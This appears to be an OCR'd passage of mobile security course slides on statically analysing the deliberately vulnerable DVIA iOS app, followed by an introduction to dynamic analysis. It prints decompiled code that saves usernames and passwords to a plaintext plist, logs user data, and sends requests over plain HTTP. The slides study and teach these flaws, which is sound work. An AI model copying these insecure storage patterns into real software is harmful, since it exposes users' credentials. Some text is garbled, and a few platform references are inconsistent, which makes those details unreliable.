0x1000d8c8c (-[InsecureDataStorageVulnVC saveInPlistFil...  mov   rsi, qword [ds:0x10079da98]
0x1001d4f42 (-[FlurryHTTPResponse saveToDisk] + 0xdd)      mov   rsi, qword [ds:0x10079da98]
0x1001d88f6 (-[FlurryDataSenderBlockInfo initWithData:]...  mov   rsi, qword [ds:0x10079da98]
0x1001d8dc3 (-[FlurryDataSenderBlockInfo setData:] + 0x67) mov   rsi, qword [ds:0x10079da98]
0x10033d00b (___62+[PFPurchase downloadAssetForTran...     mov   rsi, qword [ds:0x10079da98]
0x100397cc4 (+[TAGPropertyListUtil writePropertyList:wit...  mov   rsi, qword [ds:0x10079da98]
```

Data Storage

Solution


- Select one of the entries and click “go”. Then, the method in which the call is made is loaded. In order to facilitate the reading, read the method in pseudocode.



Data Storage

Solution

- In certain cases, the method may be long, that is why the internal search (cmd+F) is used to search the corresponding element; `writeToFile` in this case.



- In this case, some information is stored encrypted via `RNEncryptor`.

Data Storage

Solution

- Analyse the rest of calls to `writeToFile:atomically.`

0x1000c7f91 (-[BrokenCryptographyDetailsVC textFieldS...	mov	rdi, qword [ds:0x10079da98]
0x1000d8c8c (-[InsecureDataStorageVulnVC saveInPlistFil...	mov	rsi, qword [ds:0x10079da98]
0x1001d4f42 (-[FlurryHTTPResponse saveToDisk] + 0xdd)	mov	rsi, qword [ds:0x10079da98]
0x1001d88f6 (-[FlurryDataSenderBlockInfo initWithData:]...	mov	rsi, qword [ds:0x10079da98]
0x1001d8dc3 (-[FlurryDataSenderBlockInfo setData:] + 0x67)	mov	rsi, qword [ds:0x10079da98]
0x10033d00b (___62+[PFPurchase downloadAssetForTran...	mov	rsi, qword [ds:0x10079da98]
0x100397cc4 (+[TAGPropertyListUtil writePropertyList:wit...	mov	rsi, qword [ds:0x10079da98]

- It is obtained in `InsecureDataStorageVulnVC`:

```
void -[InsecureDataStorageVulnVC saveInPlistFileTapped:](void * self,
void * _cmd, void * arg2) {
    objc_storeStrong(var_18, arg2);
    var_20 = [NSSearchPathForDirectoriesInDomains(0x9, 0x1, 0x1) retain];
    var_28 = [[var_20 objectAtIndex:0x0] retain];
    var_30 = [[var_28 stringByAppendingString:@"/userInfo.plist"]
retain];
    var_38 = [[NSMutableDictionary alloc] init];
    rax = [self usernameTextField];
    rax = [rax retain];
    var_48 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_68 = rax;
    [var_38 setValue:rax forKey:@"username"];
    [var_68 release];
    [var_48 release];
    rax = [self passwordTextField];
    rax = [rax retain];
    var_78 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_80 = rax;
    [var_38 setValue:rax forKey:@"password"];
    [var_80 release];
    [var_78 release];
    [var_38 writeToFile:var_30 atomically:0x1];
    [DamnVulnerableAppUtilities showAlertWithMessage:@"Data saved in
```

- User and password are stored in a file called: userInfo.plist.

Data Storage

Solution

- It is provided in `FlurryHTTPResponse`:

```
void * -[FlurryHTTPResponse saveToDisk](void * self, void * _cmd) {
    rax = [NSDate date];
    [rax timeIntervalSince1970];
    r14 = [FlurryHTTPResponse filePath:intrinsic_cvttsd2si(rdx, xmm0)];
    rbx = [[NSMutableDictionary alloc] init];
    rax = [NSNumber numberWithInt:self->_statusCode];
    [rbx setValue:rax forKey:@"statusCode"];
    [rbx setValue:self->_body forKey:@"body"];
    [rbx setValue:self->_headers forKey:@"headers"];
    [rbx writeToFile:r14 atomically:0x1];
    rax = [NSURL fileURLWithPath:r14];
    [FlurryUtil addSkipBackupAttributeToItemAtURL:rax];
    [rbx release];
    rax = r14;
    return rax;
}
```

- The response to an HTTP request is stored.

Data Storage

Solution

- It is provided in `FlurryDataSenderBlockInfo`:

```
void * -[FlurryDataSenderBlockInfo initWithData:](void * self, void *
_cmd, void * arg2) {
    r14 = arg2;
    r12 = [[self super] init];
    rax = 0x0;
    if (r12 != 0x0) {
            rax = [FlurryUtil generateCFUUID];
            [r12 setIdentifier:rax];
            rbx = [FlurryUtil filePathDirectory];
            rdx = [r12 identifier];
            r15 = [rbx stringByAppendingPathComponent:rdx];
            if ((([[r12 identifier] length] != 0x0) && ([r15 length] !=
0x0)) {
                    if (r14 != 0x0) {
                            rdx = r15;
                            if ([r14 writeToFile:rdx atomically:0x1] !=
0x0) {
                                    rdx = [r14 length];
                                    [r12 setDataSize:rdx, 0x1];
                                    rax = [NSDate date];
                                    [r12 setCreationDate:rax, 0x1];
                                    rax = r12;
                            }
                            else {
                                    if ([FlurryUtil logLevel] >= 0x2) {
                                            NSLog(@"Failed to create
FlurryDataSenderBlockInfo for data size %lu", [r14 length]);
                                    }
                                    [r12 dealloc];
```

- An object is stored in a dictionary by using parameters.

  Due to time constraints, the origin of this information will not be analysed, bit it will be an additional task for the student.

Data Storage

Solution

- It is provided in `downloadAssetForTransaction`:

Pseudo Code

Remove potentially dead code
Remove LO/HI macros
Back
Rename

```
int ___62+[PFPurchase
downloadAssetForTransaction:completion:progress:]_block_invoke139(int
arg0, int arg1) {
    rbx = arg0;
    r14 = [[arg1 result] retain];
    if ([r14 writeToFile:*(*(*(rbx + 0x20) + 0x8) + 0x28) atomically:
0x1] != 0x0) {
            rbx = [*(*(*(rbx + 0x20) + 0x8) + 0x28) retain];
    }
    else {
            r15 = [[NSError errorWithDomain:@"Parse"
code:*_kPFErrorProductDownloadFileSystemFailure userInfo:0x0] retain];
            rbx = [[BFTask taskWithError:r15,
*_kPFErrorProductDownloadFileSystemFailure] retain];
            [r15 release];
    }
    [r14 release];
    rdi = rbx;
    rax = [rdi autorelease];
    return rax;
}
```

- An information element received from the Internet is stored.

Data Storage

Solution

- It is provided in `TAGPropertyListUtil`:

```
bool +[TAGPropertyListUtil writePropertyList:withData:](void * self, void
* _cmd, void * arg2, void * arg3) {
    rbx = [arg2 retain];
    var_38 = rbx;
    r14 = [arg3 retain];
    r12 = [[TAGPropertyListUtil plistFilePath:rbx] retain];
    var_40 = r14;
    rbx = [[NSPropertyListSerialization dataWithPropertyList:r14 format:
0xc8 options:0x0 error:0x0] retain];
    r13 = [0x0 retain];
    if (rbx != 0x0) {
            r14 = 0x1;
            [rbx writeToFile:r12 atomically:0x1];
    }
    else {
            r14 = [[NSString stringWithFormat:@"Failed to Write property
list %@ with error %@", var_38, r13] retain];
            [TAGLog warning:r14];
            [r14 release];
            r14 = 0x0;
    }
    [rbx release];
    [r12 release];
    [r13 release];
    [var_40 release];
    [var_38 release];
    rax = r14;
    return rax;
}
```

- A property list (dictionary) received via parameter is stored.
- The analysis of the rest of calls to `writeToFile` is an additional task to be performed by the student.

Data Storage

Solution

NSUserDefaults

- `NSUserDefaults` are the equivalent to Android's `SharedPreferences`.
- In order to obtain a `NSUserDefaults` request, it is necessary to call the `standardUserDefaults` method; therefore, following the procedure, the student should conduct a search and it is obtained:

Search

Address	Value	
0x1000c7fc6 (-[BrokenCryptographyDetailsVC textFieldSh...	mov	rsi, qword [ds:0x10079daa0]
0x1000c803d (-[BrokenCryptographyDetailsVC textFieldS...	mov	rsi, qword [ds:0x10079daa0]
0x1000c84f7 (-[BrokenCryptographyDetailsVC checkUser...	mov	rdi, qword [ds:0x10079daa0]
0x1000d899e (-[InsecureDataStorageVulnVC saveInUserD...	mov	rsi, qword [ds:0x10079daa0]
0x1001d2f28 (+[FlurryUtil preferredLanguage] + 0x85)	mov	rsi, qword [ds:0x10079daa0]
0x1001dd4b6 (-[FlurrySharedData storeAppCloudUserID:]...	mov	rsi, qword [ds:0x10079daa0]
0x1001dd517 (-[FlurrySharedData storedAppCloudUserID...	mov	rsi, qword [ds:0x10079daa0]
0x100272721 (_InitLogging + 0x81)	mov	rsi, qword [ds:0x10079daa0]
0x1002727ec (_InitLogging + 0x14c)	mov	rsi, qword [ds:0x10079daa0]
0x10027df8c (-[CBL_OAToken storeInUserDefaultsWithSer...	mov	rsi, qword [ds:0x10079daa0]
0x10027e83f (+[CBL_OAToken loadSetting:provider:prefix:...	mov	rsi, qword [ds:0x10079daa0]
0x10027e8b7 (+[CBL_OAToken saveSetting:object:provide...	mov	rsi, qword [ds:0x10079daa0]
0x10027ea1c (+[CBL_OAToken removeFromUserDefaults...	mov	rsi, qword [ds:0x10079daa0]
0x1003463c2 (-[GAI init] + 0x160)	mov	rsi, qword [ds:0x10079daa0]
0x1003596e1 (-[GAIBatchingDispatcher checkIAdCampai...	mov	rsi, qword [ds:0x10079daa0]
0x100359e9d (-[GAIBatchingDispatcher handleCampaign...	mov	rsi, qword [ds:0x10079daa0]

- Focus on the analysis of `InsecureDataStorageVulnVC`.

Data Storage

Solution

- Verify the pseudocode of the method.

```
void -[InsecureDataStorageVulnVC saveInUserDefaultsTapped:](void * self,
void * _cmd, void * arg2) {
    objc_storeStrong(var_18, arg2);
    var_20 = [[NSUserDefaults standardUserDefaults] retain];
    rax = [self userDefaultsTextField];
    rax = [rax retain];
    var_30 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_50 = rax;
    [var_20 setObject:rax forKey:@"DemoValue"];
    [var_50 release];
    [var_30 release];
    [var_20 synchronize];
    [DamnVulnerableAppUtilities showAlertWithMessage:@"Data saved in
NSUserDefaults"];
    objc_storeStrong(var_20, 0x0);
    objc_storeStrong(0x0, 0x0);
    return;
}
```

- Observe that a value that include the “DemoValue” key is being stored.

Data Storage

Solution

CoreData

- Applications that use `CoreData` for the persistence of data use objects such as `NSManagedObjectContext` in order to interact with the database. More specifically, in order to store data, the save method is called; when searched, the following data is presented:

Search

Address	Value	
0x1000d90d9 (-[InsecureDataStorageVulnVC saveInCoreD...	mov	rsi, qword [ds:0x10079dd08]
0x100253ac2 (-[CBLDocument update:error:] + 0x68)	mov	rsi, qword [ds:0x10079dd08]
0x100263237 (__28-[CBLModel scheduleAutosave]_bloc...	mov	rsi, qword [ds:0x10079dd08]
0x1002dba8d (-[PFObject save] + 0x4)	mov	rsi, qword [ds:0x10079dd08]
0x1002ff567 (-[PFFile save] + 0x4)	mov	rsi, qword [ds:0x10079dd08]
0x10033ea52 (-[TAGDataProvider save] + 0x9d)	mov	rsi, qword [ds:0x10079dd08]
0x1003488ff (__40-[GAIDataStore context:removeStaleHi...	mov	rsi, qword [ds:0x10079dd08]
0x100349467 (-[GAIDataStore setProperty:numberValue:...	mov	rsi, qword [ds:0x10079dd08]
0x10034964c (-[GAIDataStore setProperty:stringValue:wit...	mov	rsi, qword [ds:0x10079dd08]
0x10034b237 (__21-[GAIDataStore save:]_block_invoke +...	mov	rsi, qword [ds:0x10079dd08]
0x10034b247 (__21-[GAIDataStore save:]_block_invoke +...	mov	rsi, qword [ds:0x10079dd08]
0x10034bd23 (-[GAIDataStore onExit:] + 0x4)	mov	rsi, qword [ds:0x10079dd08]
0x100357f01 (-[GAIBatchingDispatcher persist:] + 0x6f)	mov	rsi, qword [ds:0x10079dd08]
0x100358259 (-[GAIBatchingDispatcher deleteHits:] + 0x1d4)	mov	rsi, qword [ds:0x10079dd08]
0x1003584c6 (-[GAIBatchingDispatcher deleteAllHits] + 0...	mov	rsi, qword [ds:0x10079dd08]

- Focus only on the first element.

Data Storage

Solution

CoreData

- Verify the pseudocode:

```
void -[InsecureDataStorageVulnVC saveInCoreDataTapped:](void * self, void * _cmd, void * arg2) {
    objc_storeStrong(0x0, arg2);
    rax = [self managedObjectContext];
    rax = [rax retain];
    var_20 = [[NSEntityDescription insertNewObjectForEntityForName:@"User"
inManagedObjectContext:rax] retain];
    [rax release];
    rax = [self nameTextField];
    rax = [rax retain];
    var_50 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_58 = rax;
    [var_20 setName:rax];
    [var_58 release];
    [var_50 release];
    rax = [self emailTextField];
    rax = [rax retain];
    var_68 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_70 = rax;
    [var_20 setEmail:rax];
    [var_70 release];
    [var_68 release];
    rax = [self phoneTextField];
    rax = [rax retain];
    var_80 = rax;
```

- When analysing the method's code, it is observer that personal data of the user is stored in the user's table.

Data Storage

Solution

Summary

- After analysing the different types of storage mechanisms, we can conclude that:
  - There is a plist file that stores possible sensitive data.
  - `NSUserDefaults` are used to store a set of data. It is not possible to state that data is sensitive only by using the information available until now.
  - The application uses `CoreData` to store personal data of the user.
- All the information discovered during this task should be validated in the dynamic analysis of the application.

Network Connections

- It is possible to identify connections that the application will make and obtain a first approach to their security by using the static analysis.

Task
Identify all the connections made by the application to external services through the Internet. Issues related to each connection should be described.

Expected result
A list including all the connections that an application makes to the Internet and its configuration (use of SSL, validation of the SSL certificate in the server, etc.).

Network Connections

Solution

First, search methods of the `NSRUL`, `NSURLConnection` and `NSURLRequest` classes. Specifically, search:

- `URLWithString`, creates a URL based on a string object.
- `initWithRequest`, creates a connection based on an `NSURLRequest` object.
- `RequestWithURL`, creates an `NSURLRequest` based on an `NSURL` object.
- `Start`, creates a connection to a previously defined URL.

Network Connections

Solution

`URLWithString`

Address	Value	
0x10001dd0e (-[SolutionsViewController loadWebPage] +...	mov	rsi, qword [ds:0x10079c2f8]
0x10001ff57 (+[SFAntiPiracy urlCheck] + 0x17)	mov	rsi, qword [ds:0x10079c2f8]
0x100037605 (-[TransportLayerProtectionVC sendOverH...	mov	rsi, qword [ds:0x10079c2f8]
0x100037695 (-[TransportLayerProtectionVC sendOverH...	mov	rsi, qword [ds:0x10079c2f8]
0x100037bad (-[TransportLayerProtectionVC sendUsingS...	mov	rdi, qword [ds:0x10079c2f8]
0x1000c72a9 (-[GenericWebViewVC loadWebPage] + 0x469)	mov	rsi, qword [ds:0x10079c2f8]
0x100131c99 (-[SideChannelDataLeakageDetailsVC setSh...	mov	rsi, qword [ds:0x10079c2f8]
0x1001710f7 (-[HomeViewController twitterHandleTapped...	mov	rsi, qword [ds:0x10079c2f8]
0x100171162 (-[HomeViewController twitterHandleTappe...	mov	rsi, qword [ds:0x10079c2f8]
0x1001bef5c (-[FlurryPulseEventController asyncInvokeU...	mov	rsi, qword [ds:0x10079c2f8]
0x1001c6c5e (-[FlurryPulseRequest sendPulseRequest:pa...	mov	rsi, qword [ds:0x10079c2f8]
0x1001d667f (+[FlurryHttpAsyncTask get:headerFields:de...	mov	rsi, qword [ds:0x10079c2f8]
0x1001d6734 (+[FlurryHttpAsyncTask post:body:headerFi...	mov	rsi, qword [ds:0x10079c2f8]
0x1001d6f4d (+[FlurryHttpAsyncTask urlWithProtocol:hos...	mov	rsi, qword [ds:0x10079c2f8]
0x1001d7487 (-[FlurryDataSender sendData:withIdentifier...	mov	rsi, qword [ds:0x10079c2f8]
0x10022376b (__valueConverterToClass_block_invoke_4...	mov	rsi, qword [ds:0x10079c2f8]
0x10024b09f (_CBLAppendToURL + 0xde)	mov	rsi, qword [ds:0x10079c2f8]

- A great amount of results are obtained.
- If the name of the class is used, we focus only on the results corresponding to the `TransportLayerProtectionVC`.
- The revision of the rest of calls is an additional task for the student.

Network Connections

Solution

- This is the pseudocode obtained for `sendOverHTTPTapped`:

```
void -[TransportLayerProtectionVC sendOverHTTPTapped:](void * self, void * _cmd, void * arg2) {
    objc_storeStrong(var_18, arg2);
    var_20 = [[NSURL URLWithString:@"http://google.com/"] retain];
    [self sendRequestOverUrl:var_20];
    objc_storeStrong(var_20, 0x0);
    objc_storeStrong(0x0, 0x0);
    return;
}
```

- This is the pseudocode obtained for `sendOverHTTPSTapped`:

```
void -[TransportLayerProtectionVC sendOverHTTPSTapped:](void * self, void * _cmd, void * arg2) {
    objc_storeStrong(var_18, arg2);
    var_20 = [[NSURL URLWithString:@"https://google.com/"] retain];
    [self sendRequestOverUrl:var_20];
    objc_storeStrong(var_20, 0x0);
    objc_storeStrong(0x0, 0x0);
    return;
}
```

- This is the pseudocode obtained for `sendUsingSSLPinning`:

```
void -[TransportLayerProtectionVC sendUsingSSLPinning:](void * self, void * _cmd, void * arg2) {
    objc_storeStrong(var_18, arg2);
    [self setIsSSLPinning:0x1];
    rax = [NSURL URLWithString:@"https://www.google.co.uk"];
    rax = [rax retain];
    intrinsic_movsd(xmm0, *0x100618ad8);
    var_20 = rax;
    var_28 = [[NSURLRequest requestWithURL:var_20 cachePolicy:0x4 timeoutInterval:r8] retain];
    var_30 = [[NSURLConnection connectionWithRequest:var_28 delegate:self] retain];
    [var_30 start];
    objc_storeStrong(var_30, 0x0);
    objc_storeStrong(var_28, 0x0);
    objc_storeStrong(var_20, 0x0);
    objc_storeStrong(0x0, 0x0);
    return;
```

Network Connections

Solution

- The search of other methods bring us to the same three methods existing in the application's code. For example, it is obtained when searching `initWithRequest`:

ss	Value	
0037a22 (-[TransportLayerProtectionVC sendReques...	mov	rsi, qword [ds:0x10079c8a8]
038b2e1 (-[TAGResourceLoader loadResourceAsync]...	mov	rsi, qword [ds:0x10079c8a8]

- We can conclude that the application is using different security levels to stablish connections:
  - There is a method that creates non-encrypted connections.
  - There is a method that creates SSL encrypted connections, but without pinning.
  - There is a method that creates SSL connections with pinning to avoid the counterfeiting of certificates.

Information Leakage to Logs

- The developer uses the application's log to verify the proper functioning and to debug the application during the development cycle. Sensitive data may probably be leaked through logs.


Task
Locate calls to Android's logging API and verify that the information transmitted to the log is not sensitive.

Expected result
A list including calls to API and its location that may include sensitive information.

Information Leakage to Logs

Solution

- Generally, on iOS, calls to `NSLog` are used to create entries in the log.
- Conduct a search of `NSLog`. Since this library is provided by “Foundations Framework”, it is possible to search it from the Labels tab.



Address	Value	
0x1000d916c (-[InsecureDataStorageVulnVC saveInCoreD...	call	imp___stubs__NSLog
0x100132473 (-[SideChannelDataLeakageDetailsVC make...	call	imp___stubs__NSLog
0x1001326da (___49-[SideChannelDataLeakageDetailsVC...	call	imp___stubs__NSLog
0x1001a95f3 (-[DDLogFileManagerDefault logsDirectory]...	call	imp___stubs__NSLog
0x1001aee9a (sub_1001aee40 + 0x5a)	call	imp___stubs__NSLog
0x1001aeed0 (sub_1001aee40 + 0x90)	call	imp___stubs__NSLog
0x1001afebe (-[DDLogFileInfo renameFile:] + 0x20e)	call	imp___stubs__NSLog
0x1001affaf (-[DDLogFileInfo renameFile:] + 0x2ff)	call	imp___stubs__NSLog
0x1001bc608 (___21+[FlurryWatch apiKey]_block_invoke...	jmp	imp___stubs__NSLog
0x1001bc79c (+[FlurryWatch logWatchEvent:withParamet...	call	imp___stubs__NSLog
0x1001bc831 (+[FlurryWatch logWatchEvent:withParamet...	call	imp___stubs__NSLog
0x1001bc8ef (+[FlurryWatch logWatchEvent:withPaframete...	call	imp___stubs__NSLog
0x1001bcb60 (+[FlurryWatch logWatchError:message:exc...	call	imp___stubs__NSLog
0x1001bcc7f (+[FlurryWatch logWatchError:message:exce...	jmp	imp___stubs__NSLog
0x1001bccbb (+[FlurryWatch logWatchError:message:exc...	jmp	imp___stubs__NSLog
0x1001bcf6c (+[FlurryWatch logWatchError:message:erro...	call	imp___stubs__NSLog
0x1001bd08b (+[FlurryWatch logWatchError:message:err...	jmp	imp___stubs__NSLog

- As illustrated above, the library is used in the whole application.
- Focus on the first two results.

Information Leakage to Logs

Solution

`InsecureDataStorageVulnVC:`

```
}
else {
        rax = [0x0 localizedDescription];
        rax = [rax retain];
        rsi = rax;
        var_B8 = rax;
        NSLog(@"Error in saving data: %@", rsi);
        [var_B8 release];
        [DamnVulnerableAppUtilities showAlertWithMessage:@"Error Saved in Core Data"];
}
return;
```

- It is used to show information regarding an exception. No data is leaked to

`SideChannelDataLeakageDetailsVC:`

```
[var_C0 release];
rax = [var_18 description];
rax = [rax retain];
rsi = rax;
var_D0 = rax;
NSLog(@"user saved: %@", rsi);
[var_D0 release];
[self retain];
[var_18 retain];
[var_18 saveInBackgroundWithBlock:__NSConcreteStackBlock];
```

- It explains that the user (as well as personal data related) has been stored, so sensitive information is leaked.

Conclusions

- Summary of conclusions regarding the analysis of the application:
  - The application is able to handle DVIA-based URLs. The analysis suggests that such URLs provide a functionality to make phone calls.
  - There are calls to create non-encrypted files that seem to include sensitive information.
  - There is an HTTP and two SSL (one of them protected with SSL pinning) non-

    SSL *Pinning*
    Verification of the certificate sent, avoiding a man in the middle that pretends to be the original server.

  - Data is leaked through the system's logs.
- The existence of some of the security issues mentioned in this analysis will be validated during the dynamic analysis of the application.

Other Vulnerable Applications

- DVIA includes vulnerabilities in more elements of the application, apart from the ones reviewed in the laboratory.
- Apart from InsecureBank, there are other Android applications that have been developed for the same purpose:
  - iGOAT: vulnerable application that belongs to the OWASP project, developed for the learning of security on Android. Its last version was launched on 2013 and it is not updated.
  - iPhone Labs: security laboratories created by Security Compass. They include step-by-step manuals to solve each issue found in the applications.
- Following the steps learn in this unit and the laboratory, conduct a static analysis of such applications or other vulnerabilities included in DVIA.
- It is also possible to use iNalyzer to analyse any of such applications and compare the results obtained with your findings.

Dynamic Analysis

Introduction

- This section provides an introduction to the dynamic analysis of mobile applications.
- The dynamic analysis of an application means analysing the properties of an application by executing it and checking the actions that it performs.
- During the dynamic analysis, the following features of an application are observed:
  - Information stored in the memory of the application's process.
  - Other files created by the application.
  - Its execution flow.
    - Components available for other applications.
    - Sensitive APIs of the system.
  - Network connections created.

Analysable Elements


- In order to conduct a dynamic analysis, it is necessary to have a device or an emulator to execute the application.
- Given the restrictions that mobile operative systems impose, we may possibly need to use a jailbroken or rooted device to analyse all the elements of the application, especially if the source code is not available.
- The dynamic analysis allows us:
  - To verify the existence of vulnerabilities identified in the static analysis of the application, including:
    - Insecure data transmission through the net.
    - Insecure storage mechanisms.
    - Components of the application exposed.
    - Possible configuration problems of the application.
  - Vulnerabilities existing in the back-end of the application.
  - Failures in the validation of entry data and the architecture of the application.

Methodology

- When conducting the static analysis, it is advisable to have a plan including security criteria to review and actions to carry out for the verification of each criterion.
- It is recommended:
  - To list the specific elements of the application to analyse.
  - To prepare the testing laboratory so that all the elements to analyse are accessible through already installed tools.
  - To establish the report template, following the following structure:
    - An executive summary that describes the main results of the analysis.
    - One section for each analysable element:
      - In each section, one subsection that includes the application's specific element that has been analysed to verify such element.
      - Describe operations performed and results obtained in each subsection.
  - Prepare the binary files for the analysis.
  - Conduct the analysis using the report as a guide.

Structure of the Rest of the Section

- During the rest of the section, criteria of an application that can be reviewed with a dynamic analysis are presented.
- For each criteria, the following information is described:
  - Elements of the application that provides information regarding the criterion.
  - How to analyse each element generally.
- Laboratoratories of dynamic analysis are more focused on tools that enable the analysis of each element for each platform (iOS and Android).



Preparation of the Binary File

Preparation of the Binary File

Backup and Debugging

- In order to perform all the tasks required for the dynamic and forensic analysis, it is necessary that all the applications enable backups and debugging.
- Generally, applications in the production stage do not allow users to perform such activities.
- However, only having access to the binary, it is possble to modify it in order to activate such options and thus, be able to perform more complete dynamic and forensic analysis.
- To this end, it is only necessary to:
  - Unpack the binary.
  - Modify the required parameters.
  - Repack the binary and sign it.
- This process depends on each platform and will be explained deeply for Android and iOS.

Connections

Connections

Introduction


- The analysis of the application's connection is conducted in order to verify the security of data transmitted through the network.
- On may occasions, this task is carried out to confirm indicators of problems detected in the static analysis.
- In order to analyse the connections of an application, two task are performed mainly:
  - Traffic analysis.
  - Verification of SSL connections.
- Each of these tasks has a different objective, but both are essential to ensure that data is transmitted from an application in a secure way.

Traffic Analysis

